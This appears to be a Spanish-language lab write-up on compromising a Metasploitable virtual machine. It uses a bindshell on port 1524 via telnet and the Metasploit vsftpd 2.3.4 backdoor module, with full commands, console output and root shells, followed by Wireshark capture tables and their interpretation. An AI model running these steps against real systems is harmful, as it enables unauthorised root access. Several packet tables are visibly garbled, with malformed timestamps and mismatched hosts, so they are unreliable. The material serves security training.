| 54 667.786401734 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x28a4b951  |      |
| 55 675.788401394 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x28a4b951  |      |

| No.              | Time                | Source              | Destination | Protocol | Length   | Info |
|------------------|---------------------|---------------------|-------------|----------|--|------|
| 36 145.12414563  | 192.168.1.1         | 192.168.1.3         | TCP         | 60       | 1023 - 513 [FIN, ACK] Seq=1 Ack=1 Win=126 Len=0 TSval=666897109 TSecr=2091795  |      |
| 37 145.125d5693  | 192.168.1.1         | 192.168.1.3         | TCP         | 66       | 513 - 1023 [FIN, ACK] Seq=1 Ack=2 Win=46 Len=0 TSval=2091062 TSecr=666897109   |      |
| 38 145.125d73684 | 192.168.1.1         | 192.168.1.3         | TCP         | 66       | 1023 - 513 [ACK] Seq=2 Ack=2 Win=126 Len=0 TSval=666897111 TSecr=2091062   |      |
| 39 150.278788487 | PCSSystemtec_83:ee: | PCSSystemtec_7e:7f: | ARP         | 42       | Who has 192.168.1.3? Tel: 192.168.1.1  |      |
| 40 150.278788487 | PCSSystemtec_83:ee: | PCSSystemtec_7e:7f: | ARP         | 60       | 192.168.1.3 is at 08:00:27:7e:7f:22  |      |
| 41 193.555411831 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x52243d72  |      |
| 42 198.55633448  | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x52243d72  |      |
| 43 209.562332318 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x52243d72  |      |
| 44 220.567578994 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x52243d72  |      |
| 45 230.571595935 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x52243d72  |      |
| 46 243.060389533 | 192.168.1.3         | 192.168.1.255       | BROWSER     | 286      | Local Master Announcement METASPLIOTABLE, Workstation, Server, Print Queue Server, Xenix Server, NT Workstation, NT Server, Master ... |      |
| 47 243.060389739 | 192.168.1.3         | 192.168.1.255       | BROWSER     | 257      | Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum   |      |
| 48 245.578889237 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x52243d72  |      |
| 49 252.562999822 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x52243d72  |      |
| 50 617.759643802 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x28a4b951  |      |
| 51 622.762942719 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x28a4b951  |      |
| 52 635.769363371 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x28a4b951  |      |
| 53 653.778667658 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x28a4b951  |      |
| 54 667.786401734 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x28a4b951  |      |
| 55 675.788401394 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x28a4b951  |      |

**El puerto 1524 no es un puerto de servicio bien conocido o estandarizado a nivel global (*como lo son el puerto 23 para Telnet o el 80 para HTTP*), lo que significa que su función depende del dispositivo o aplicación específica que lo esté utilizando.**

### Caso Común: (Servidores de Dispositivos)

En la práctica, el uso más común y documentado del puerto 1524 es en el contexto de productos específicos como los Servidores de Dispositivos Serie (Serial Device Servers) de fabricantes como Advantech (por ejemplo, modelos EKI-1524).

### Significado:

En estos casos, el puerto 1524 puede estar configurado por el fabricante para ser el puerto de acceso a la consola de administración del dispositivo.

### **Utilidad:**

Usar Telnet para conectarse al puerto 1524 de uno de estos servidores permitiría a un administrador:

**Configurar:** los parametros de red y de los puertos serie del dispositivo.

**Monitorizar:** su estado.

**Diagnosticar:** problemas de conexion.

### **Usos No Estandar o Genericos:**

Dado que no es un puerto reservado, el 1524 podria ser utilizado por cualquier aplicacion o servicio configurado para escucharlo.

### **Proposito:**

La conexion Telnet en este caso simplemente sirve como una forma de probar si hay un servicio activo en ese puerto o, si el servicio es de texto plano, interactuar directamente con él para fines de prueba o diagnostico.

### **Ejemplos:**

Un administrador podría configurarlo para un servicio interno personalizado, o podría ser el puerto predeterminado de un software especifico no muy extendido.

## **Explicacion del uso de Telnet:**

El servicio Telnet (abreviatura de *Telecommunication Network*) es un protocolo de red que permite conectarse de forma remota a otro dispositivo o servidor a través de una conexión de texto. Fue uno de los primeros protocolos usados en Internet para la administración remota de sistemas.

Telnet es un **protocolo de comunicacion cliente-servidor** que permite a un usuario iniciar una **sesion de terminal remota** en otro equipo dentro de una red (como una LAN o Internet).

Su nombre proviene de *Telecommunication Network* — red de telecomunicaciones.

Aunque ya esta obsoleto para la administración remota, Telnet aún se usa para:

### **Pruebas de conectividad (ver si un puerto esta abierto)**

Depuracion de servicios de red (por ejemplo, SMTP, HTTP, POP3, etc).En entornos de laboratorio o educativos para demostrar principios basicos de redes.



The screenshot shows a terminal window with the following session:

```
Session Acciones Editar Vista Ayuda
(kali㉿kali)-[~]
$ telnet 192.168.1.3 1524
Trying 192.168.1.3...
Connected to 192.168.1.3.
Escape character is '['.
root@metasploitable:/# whoami
root
root@metasploitable:/# root@metasploitable:/#
```

| No. | Time            | Source                              | Destination                | Protocol   | Length Info  |
|-----|-----------------|-------------------------------------|----------------------------|--|--|
| 1   | 10:00:00.000000 | ff:ff:ff:ff:ff:ff                   | f0:37:2:8f.. fff0:1:ff00:3 | ICMPv6   | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3   |
| 2   | 1.026942481     | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6                     | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |  |
| 3   | 2.048709524     | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6                     | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |  |
| 4   | 3.072329238     | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6                     | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |  |
| 5   | 4.095531573     | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6                     | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |  |
| 6   | 5.123924893     | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6                     | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |  |
| 7   | 6.148217218     | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6                     | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |  |
| 8   | 7.167763311     | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6                     | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |  |
| 9   | 8.19331682      | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6                     | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |  |
| 10  | 9.223896282     | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6                     | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |  |
| 11  | 10.249799132    | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6                     | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |  |
| 12  | 11.274188053    | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6                     | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |  |
| 13  | 12.300126688    | 192.168.1.3                         | 192.168.1.3                | TCP  | 74 41012 - 1524 [SYN] Seq=9 Win=54240 Len=40 MSS=1460 SACK_PERM Tsvl=18506874 TSecr=0 WS=512                 |
| 14  | 12.010743401    | PCSystemtec_7e:7f:.. Broadcast      | ARP                        | 60 Who has 192.168.1.1 Tell 192.168.1.3                          |  |
| 15  | 12.010764531    | PCSystemtec_7e:7f:..                | ARP                        | 42 192.168.1.1 is at 08:00:27:83:ee:95                           |  |
| 16  | 12.012697872    | 192.168.1.3                         | 192.168.1.3                | TCP  | 74 1524 - 41012 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM Tsvl=7251822 TSecr=718506874 WS=128 |
| 17  | 12.012700001    | 192.168.1.3                         | 192.168.1.3                | TCP  | 74 1524 - 41012 [PSH, ACK] Seq=1 Ack=2 Win=5880 Len=23 Tsvl=7251822 TSecr=718506885                          |
| 18  | 12.034269249    | 192.168.1.3                         | 192.168.1.3                | TCP  | 89 1524 - 41012 [PSH, ACK] Seq=1 Ack=1 Win=5880 Len=23 Tsvl=7251822 TSecr=718506885                          |
| 19  | 12.034337839    | 192.168.1.3                         | 192.168.1.3                | TCP  | 66 41012 - 1524 [ACK] Seq=1 Ack=2 Win=64512 Len=0 Tsvl=18506997 Tsecr=7251825                                |
| 20  | 12.287661843    | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6                     | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |  |

| No. | Time          | Source                              | Destination | Protocol   | Length Info   |
|-----|---------------|-------------------------------------|-------------|--|---|
| 31  | 21.048262401  | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6      | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |   |
| 32  | 22.052083611  | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6      | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |   |
| 33  | 23.052083769  | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6      | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |   |
| 34  | 24.0575850180 | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6      | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |   |
| 35  | 25.059878996  | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6      | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |   |
| 36  | 26.029029581  | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6      | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |   |
| 37  | 27.030183911  | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6      | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |   |
| 38  | 28.071845161  | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6      | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |   |
| 39  | 29.069729747  | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6      | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |   |
| 40  | 29.84129988   | 192.168.1.3                         | 192.168.1.3 | TCP  | 74 41012 - 1524 [PSH, ACK] Seq=1 Ack=2 Win=64512 Len=0 Tsvl=18524717 TSecr=7251825    |
| 41  | 29.840772187  | 192.168.1.3                         | 192.168.1.3 | TCP  | 66 1524 - 41012 [ACK] Seq=2 Ack=1 Win=5880 Tsvl=18524717 TSecr=718506874              |
| 42  | 29.840772188  | 192.168.1.3                         | 192.168.1.3 | TCP  | 71 1524 - 41012 [PSH, ACK] Seq=2 Ack=9 Win=5880 Tsvl=18524717 TSecr=718506874         |
| 43  | 29.848939319  | 192.168.1.3                         | 192.168.1.3 | TCP  | 66 41012 - 1524 [ACK] Seq=29 Ack=29 Win=64512 Len=0 Tsvl=18524722 TSecr=7253666       |
| 44  | 29.849951394  | 192.168.1.3                         | 192.168.1.3 | TCP  | 89 1524 - 41012 [PSH, ACK] Seq=29 Ack=9 Win=5880 Len=23 Tsvl=18524722 TSecr=7253667   |
| 45  | 29.850055322  | 192.168.1.3                         | 192.168.1.3 | TCP  | 66 41012 - 1524 [ACK] Seq=24 Ack=24 Win=64512 Len=0 Tsvl=18524723 TSecr=7253667       |
| 46  | 29.851594374  | 192.168.1.3                         | 192.168.1.3 | TCP  | 89 1524 - 41012 [PSH, ACK] Seq=52 Ack=9 Win=5880 Len=23 Tsvl=18524723 TSecr=718524723 |
| 47  | 29.851594375  | 192.168.1.3                         | 192.168.1.3 | TCP  | 66 41012 - 1524 [ACK] Seq=52 Ack=9 Win=64512 Len=0 Tsvl=18524724 TSecr=7253667        |
| 48  | 29.8535405    | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6      | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |   |
| 49  | 30.720896691  | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6      | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |   |
| 50  | 31.748325859  | fd17:625c:f037:2:8f.. fff0:1:ff00:3 | ICMPv6      | 86 Neighbor Solicitation for fd17:625c:f037:2:8f.. fff0:1:ff00:3 |   |

## Escaneo inicial con Nmap

El comando utilizado fue:

nmap -sC -sV -p21 192.168.1.3

¿Que significa esto?

-p21: se analiza únicamente el puerto 21, correspondiente al servicio FTP.

-sV: detección de versión del servicio.

-sC: ejecución de scripts por defecto de Nmap (recolección básica de información).

## Resultado clave:

21/tcp open ftp vsftpd 2.3.4

***Esto nos indica:***

El puerto 21 esta abierto.

El servicio es FTP.

El software es vsftpd version 2.3.4.

***Ademas:***

ftp-anon: Anonymous FTP login allowed

Esto significa que el servidor permite acceso anonimo, lo cual ya es una mala practica de seguridad, aunque no necesariamente critica por si sola.

***Identificacion de una version vulnerable:***

La version detectada, vsftpd 2.3.4, es muy importante porque:

Es una version historicamente vulnerable

Contiene un backdoor intencional introducido en 2011

Esta documentado publicamente y es ampliamente usado en laboratorios (por ejemplo, Metasploitable)

En terminos defensivos, esto es un error grave de gestion de parches.

Busqueda del exploit en Metasploit

***En Metasploit se ejecuta:***

search vsftpd 2.3.4

Y aparece el modulo:

exploit/unix/ftp/vsftpd\_234\_backdoor

***Este exploit:***

Aprovecha el backdoor incorporado

Permite ejecucion remota de comandos

Tiene rango *excellent*, lo que indica alta fiabilidad

Configuracion y ejecucion del exploit

***Se selecciona el modulo:***

use exploit/unix/ftp/vsftpd\_234\_backdoor

***Y se configura el objetivo:***

set RHOSTS 192.168.1.3

***No es necesario configurar payload porque:***

El exploit abre directamente una shell remota

Metasploit usa cmd/unix/interact por defecto

**Primer intento fallido (comportamiento normal)**

**En el primer run aparece:**

**The service on port 6200 does not appear to be a shell**

**Exploit completed, but no session was created**

**Esto puede ocurrir por:**

Condiciones de sincronizacion

El backdoor no quedó accesible correctamente

El puerto ya estaba en un estado inconsistente

**Segundo intento exitoso:**

En el segundo run sucede lo esperado:

Backdoor service has been spawned

UID: uid=0(root) gid=0(root)

Found shell.

**Aspectos criticos:**

El backdoor abre una shell en el puerto 6200

El proceso se ejecuta como root

Se obtiene una shell interactiva remota

Esto representa una comprometida total del sistema.

**Verificación del acceso:**

**Comandos ejecutados:**

whoami

**Resultado:**

root

**Esto confirma que:**

El atacante tiene privilegios maximos

No es necesario escalado de privilegios adicional

El comando ls muestra el sistema de archivos raiz, confirmando control total.

**Conclusión tecnica (vision defensiva)**

**Desde un punto de vista profesional:**

## **El sistema fallo en:**

Gestión de versiones

Endurecimiento de servicios

Principio de minimo privilegio

Una sola vulnerabilidad permitio compromiso completo

Este escenario es tipico de entornos de practica, no de sistemas productivos bien administrados

## **Enseñanza clave:**

### **Como profesor resaltaría:**

La seguridad no falla por ataques sofisticados, sino por servicios obsoletos expuestos innecesariamente.

### **Un simple escaneo fue suficiente para:**

Identificar el servicio

Reconocer la vulnerabilidad

Obtener control total del sistema

```
[root@kali)-[/home/kali]
└# service postgresql start
[root@kali)-[/home/kali]
└# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
[root@kali)-[/home/kali]
└# msfconsole
Metasploit tip: Bind your reverse shell to a tunnel with set
ReverseListenerBindAddress <tunnel_address> and set
ReverseListenerBindPort <tunnel_port> (e.g., ngrok)

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...
YOU DIDN'T SAY THE MAGIC WORD!
```

```
-[ metasploit v6.4.102-dev
+ -- --=[ 2,583 exploits - 1,318 auxiliary - 1,697 payloads      ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion        ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > nmap -sC -p21 192.168.1.3
[*] exec: nmap -sC -sV -p21 192.168.1.3

Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-19 18:24 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.3
Host is up (0.0017s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|   FTP server status:
|   Connected to 192.168.1.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_.End of status
MAC Address: 08:00:27:7E:7F:22 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
```

```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
msf > search vsftpd 2.3.4

Matching Modules
=====
#  Name
-  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03   excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.3
rhost => 192.168.1.3
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
CHOST            no        The local client address
CPORT            no        The local client port
Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, http, socks5, socks5
h
RHOSTS          192.168.1.3  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            21        yes       The target port (TCP)

```

```

Exploit target:
=====
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.3:21 - The port used by the backdoor bind listener is already open
[-] 192.168.1.3:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.3:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.3:21 - USER: 331 Please specify the password.
[*] 192.168.1.3:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.1:35775 → 192.168.1.3:6200) at 2025-12-19 18:26:01 +0100

```

```

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

```

A continuacion presento una explicacion tecnica y ordenada de las capturas de Wireshark, describiendo qué ocurre en cada fase del tráfico observado. El analisis se basa en los protocolos ARP, TCP, FTP, ICMP y UDP que aparecen en las capturas, y en la secuencia temporal de los paquetes.

***Resolucion ARP inicial:***

***En las primeras tramas se observa trafico ARP:***

**“Who has 192.168.1.3? Tell 192.168.1.1”**

***Respuesta:***

**“192.168.1.3 is at 08:00:27:7c:7f:22”**

***Interpretacion:***

El host 192.168.1.1 necesita conocer la dirección MAC del host 192.168.1.3 para poder comunicarse a nivel Ethernet.

Esto es un comportamiento normal previo a cualquier comunicación IP en una red local.

Intentos de establecimiento TCP hacia el puerto 21 (FTP)

Posteriormente aparecen varios paquetes TCP SYN desde 192.168.1.1 hacia 192.168.1.3 con destino puerto 21:

SYN intento de iniciar conexión FTP

***En algunos casos:***

El servidor responde con SYN, ACK

El cliente responde con ACK three-way handshake completado

En otros casos:

Aparece un RST (Reset)

***Interpretacion:***

El cliente intenta abrir varias conexiones TCP al servicio FTP.

Los RST indican conexiones abortadas, ya sea por:

cierre prematuro del cliente,

rechazo del servidor, o reinicio de sesión FTP previa.

Es común en clientes FTP que prueban reconexiones rápidas.

Servicio FTP activo (vsFTPD 2.3.4)

Una vez establecida la conexión correctamente, aparece tráfico FTP:

Respuesta del servidor:

**“220 (vsFTPD 2.3.4)”**

***Interpretacion:***

El servidor FTP en 192.168.1.3 está activo y listo para recibir credenciales.  
vsFTPD 2.3.4 es el demonio FTP utilizado.

Autenticacion FTP (USER / PASS)

***Se observan comandos FTP en texto claro:***

USER anonymous

PASS IEUser@

Respuesta del servidor:

**“230 Login successful”**

***Interpretacion:***

Se realiza un login FTP exitoso usando el usuario anonymous.

***Esto confirma que:***

El servidor permite acceso anonimo.

Las credenciales viajan sin cifrar, tipico de FTP clasico.

Comandos de sesión FTP

Durante la sesión aparecen otros comandos y respuestas:

QUIT

221 Goodbye

***Cierre de conexion con:***

FIN, ACK

En algunos casos seguido de RST

***Interpretacion:***

El cliente finaliza correctamente la sesion FTP.

El uso de RST despues de FIN indica un cierre abrupto de uno de los extremos, algo común en implementaciones FTP antiguas o scripts automáticos.

Modo activo y pasivo (PORT / PASV)

***En la ultima parte se observan:***

PASV

***Respuesta:***

**“227 Entering Passive Mode (192,168,1,3,154,244)”**

**PORT 10,0,1,80,80**

***Interpretacion:***

El cliente y el servidor negocian canales de datos FTP.

PASV indica modo pasivo, donde el cliente se conecta a un puerto alto del servidor.

PORT indica modo activo, donde el servidor se conecta al cliente.

Esto muestra pruebas o cambios de modo durante la transferencia.

ICMP Puerto inalcanzable

***Se observa un paquete ICMP Destination Unreachable (Port unreachable):***

***Interpretacion:***

Un paquete UDP fue enviado a un puerto donde no habia ningún servicio escuchando.

***Es probable que este relacionado con:***

Una prueba de conectividad, o un intento fallido de canal de datos FTP por UDP (anomalo pero posible en herramientas automaticas).

***Resumen general:***

***En conjunto, las capturas muestran:***

Resolucion ARP normal.

Múltiples intentos TCP hacia un servidor FTP.

Establecimiento exitoso de conexiones FTP.

Autenticacion FTP en texto claro.

Uso de vsFTPd 2.3.4.

Cierres normales y abruptos de sesiones.

Negociación de modos activo y pasivo.

Un evento ICMP por puerto no disponible.

***Conclusion:***

Las capturas corresponden a una sesion FTP completa y funcional entre 192.168.1.1 (cliente) y 192.168.1.3 (servidor), con múltiples intentos de conexión y cierre.

***Desde un punto de vista de seguridad, se evidencia claramente que:***

FTP transmite credenciales sin cifrar.

Sería recomendable usar **FTPS o SFTP** en entornos reales.

| No. | Time         | Source                | Destination           | Protocol | Length | Info   |
|-----|--------------|-----------------------|-----------------------|----------|--------|--|
| 1   | 0.000000000  | PCSSystemtec_83:ee..  | Broadcast             | ARP      | 42     | Who has 192.168.1.1? I'll tell you 192.168.1.1   |
| 2   | 0.0015205941 | PCSSystemtec_7e:7f:.. | PCSSystemtec_83:ee:.. | ARP      | 68     | 192.168.1.3 is at 08:00:27:7e:7f:22  |
| 3   | 0.115452326  | 192.168.1.1           | 192.168.1.3           | TCP      | 58     | 38498 - 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460   |
| 4   | 0.118126989  | 192.168.1.3           | 192.168.1.1           | TCP      | 60     | 21 38498 [SYN, ACK] Seq=1 Win=5840 Len=0 MSS=1460  |
| 5   | 0.118127000  | 192.168.1.3           | 192.168.1.1           | TCP      | 54     | 38498 - 21 [RST] Seq=2 Win=0 Len=0   |
| 6   | 0.118127001  | 192.168.1.3           | 192.168.1.1           | TCP      | 14     | 38498 - 21 [ACK] Seq=2 Win=0 Len=0 MSS=1460 SACK_PERM Tsvl=4064144538 TSerr=0 WS=512             |
| 7   | 0.346632275  | 192.168.1.3           | 192.168.1.1           | TCP      | 74     | 21 - 38498 [SYN, ACK] Seq=0 Win=5792 Len=0 MSS=1460 SACK_PERM Tsvl=702654 TSerr=4064144538 WS=64 |
| 8   | 0.346744061  | 192.168.1.1           | 192.168.1.3           | TCP      | 66     | 38498 - 21 [ACK] Seq=1 Win=64512 Len=0 Tsvl=4064144541 TSerr=702654                              |
| 9   | 0.395672233  | 192.168.1.1           | 192.168.1.3           | FTP      | 66     | Response: 229 (vsftpd 2.3.4)   |
| 10  | 0.395672234  | 192.168.1.1           | 192.168.1.3           | TCP      | 66     | 38498 - 21 [ACK] Seq=1 Win=64512 Len=0 Tsvl=4064144544 TSerr=702655                              |
| 11  | 0.395695429  | 192.168.1.3           | 192.168.1.1           | TCP      | 66     | 38498 - 21 [FIN, ACK] Seq=1 Win=64512 Len=0 Tsvl=4064144548 TSerr=702655                         |
| 12  | 0.395551592  | 192.168.1.3           | 192.168.1.1           | FTP      | 76     | Response: 000 POPS:  |
| 13  | 0.395634836  | 192.168.1.1           | 192.168.1.3           | TCP      | 54     | 38498 - 21 [RST] Seq=2 Win=0 Len=0   |
| 14  | 0.395751369  | 192.168.1.3           | 192.168.1.1           | FTP      | 95     | Response: vsftpd_recv_peak: no data  |
| 15  | 0.395753029  | 192.168.1.1           | 192.168.1.3           | TCP      | 54     | 38498 - 21 [RST] Seq=2 Win=0 Len=0   |
| 16  | 0.395995199  | 192.168.1.3           | 192.168.1.1           | TCP      | 74     | 38420 - 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4064144554 TSerr=0 WS=512         |
| 17  | 0.395995189  | 192.168.1.1           | 192.168.1.3           | TCP      | 74     | 38420 - 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4064144555 TSerr=0 WS=512         |
| 18  | 0.362515377  | 192.168.1.3           | 192.168.1.1           | TCP      | 74     | 21 - 38416 [SYN, ACK] Seq=0 Win=5792 Len=0 MSS=1460 SACK_PERM Tsvl=702656 TSerr=4064144554 WS=64 |
| 19  | 0.3625514392 | 192.168.1.3           | 192.168.1.1           | TCP      | 74     | 21 - 38420 [SYN, ACK] Seq=0 Win=5792 Len=0 MSS=1460 SACK_PERM Tsvl=702656 TSerr=4064144555 WS=64 |
| 20  | 0.362567397  | 192.168.1.1           | 192.168.1.3           | TCP      | 66     | 38498 - 21 [ACK] Seq=1 Win=64512 Len=0 Tsvl=4064144557 TSerr=702656                              |

| No. | Time         | Source      | Destination | Protocol | Length | Info  |
|-----|--------------|-------------|-------------|----------|--------|---|
| 18  | 0.3625143892 | 192.168.1.3 | 192.168.1.3 | TCP      | 66     | 38429 [SYN, ACK] Seq=9 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM Tsvl=702656 Tsecr=4064144557 WS=64 |
| 19  | 0.3625673979 | 192.168.1.3 | 192.168.1.3 | TCP      | 66     | 38416 - 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 Tsvl=4064144557 Tsecr=702656                         |
| 20  | 0.362717369  | 192.168.1.3 | 192.168.1.3 | TCP      | 66     | 38426 - 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 Tsvl=4064144557 Tsecr=702656                         |
| 21  | 0.3635893314 | 192.168.1.3 | 192.168.1.3 | TCP      | 74     | 38434 - 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4064144557 Tsecr=8 WS=512          |
| 22  | 0.3635903314 | 192.168.1.3 | 192.168.1.3 | TCP      | 74     | 38434 - 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4064144557 Tsecr=8 WS=512          |
| 23  | 0.3635903314 | 192.168.1.3 | 192.168.1.3 | TCP      | 74     | 38434 - 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4064144557 Tsecr=8 WS=512          |
| 24  | 0.3635903314 | 192.168.1.3 | 192.168.1.3 | TCP      | 74     | 38434 - 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4064144557 Tsecr=8 WS=512          |
| 25  | 0.3643832623 | 192.168.1.3 | 192.168.1.3 | TCP      | 66     | 38434 - 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 Tsvl=4064144558 Tsecr=702656                         |
| 26  | 0.3643832623 | 192.168.1.3 | 192.168.1.3 | TCP      | 66     | 38448 - 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 Tsvl=4064144558 Tsecr=702656                         |
| 27  | 0.365224578  | 192.168.1.3 | 192.168.1.3 | TCP      | 66     | 38448 - 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 Tsvl=4064144558 Tsecr=702656                         |
| 28  | 0.3669433349 | 192.168.1.3 | 192.168.1.3 | UDP      | 43     | 59388 - 1434 Len=1  |
| 29  | 0.3669829394 | 192.168.1.3 | 192.168.1.3 | ICMP     |        | 71 Destination unreachable (Port unreachable)   |
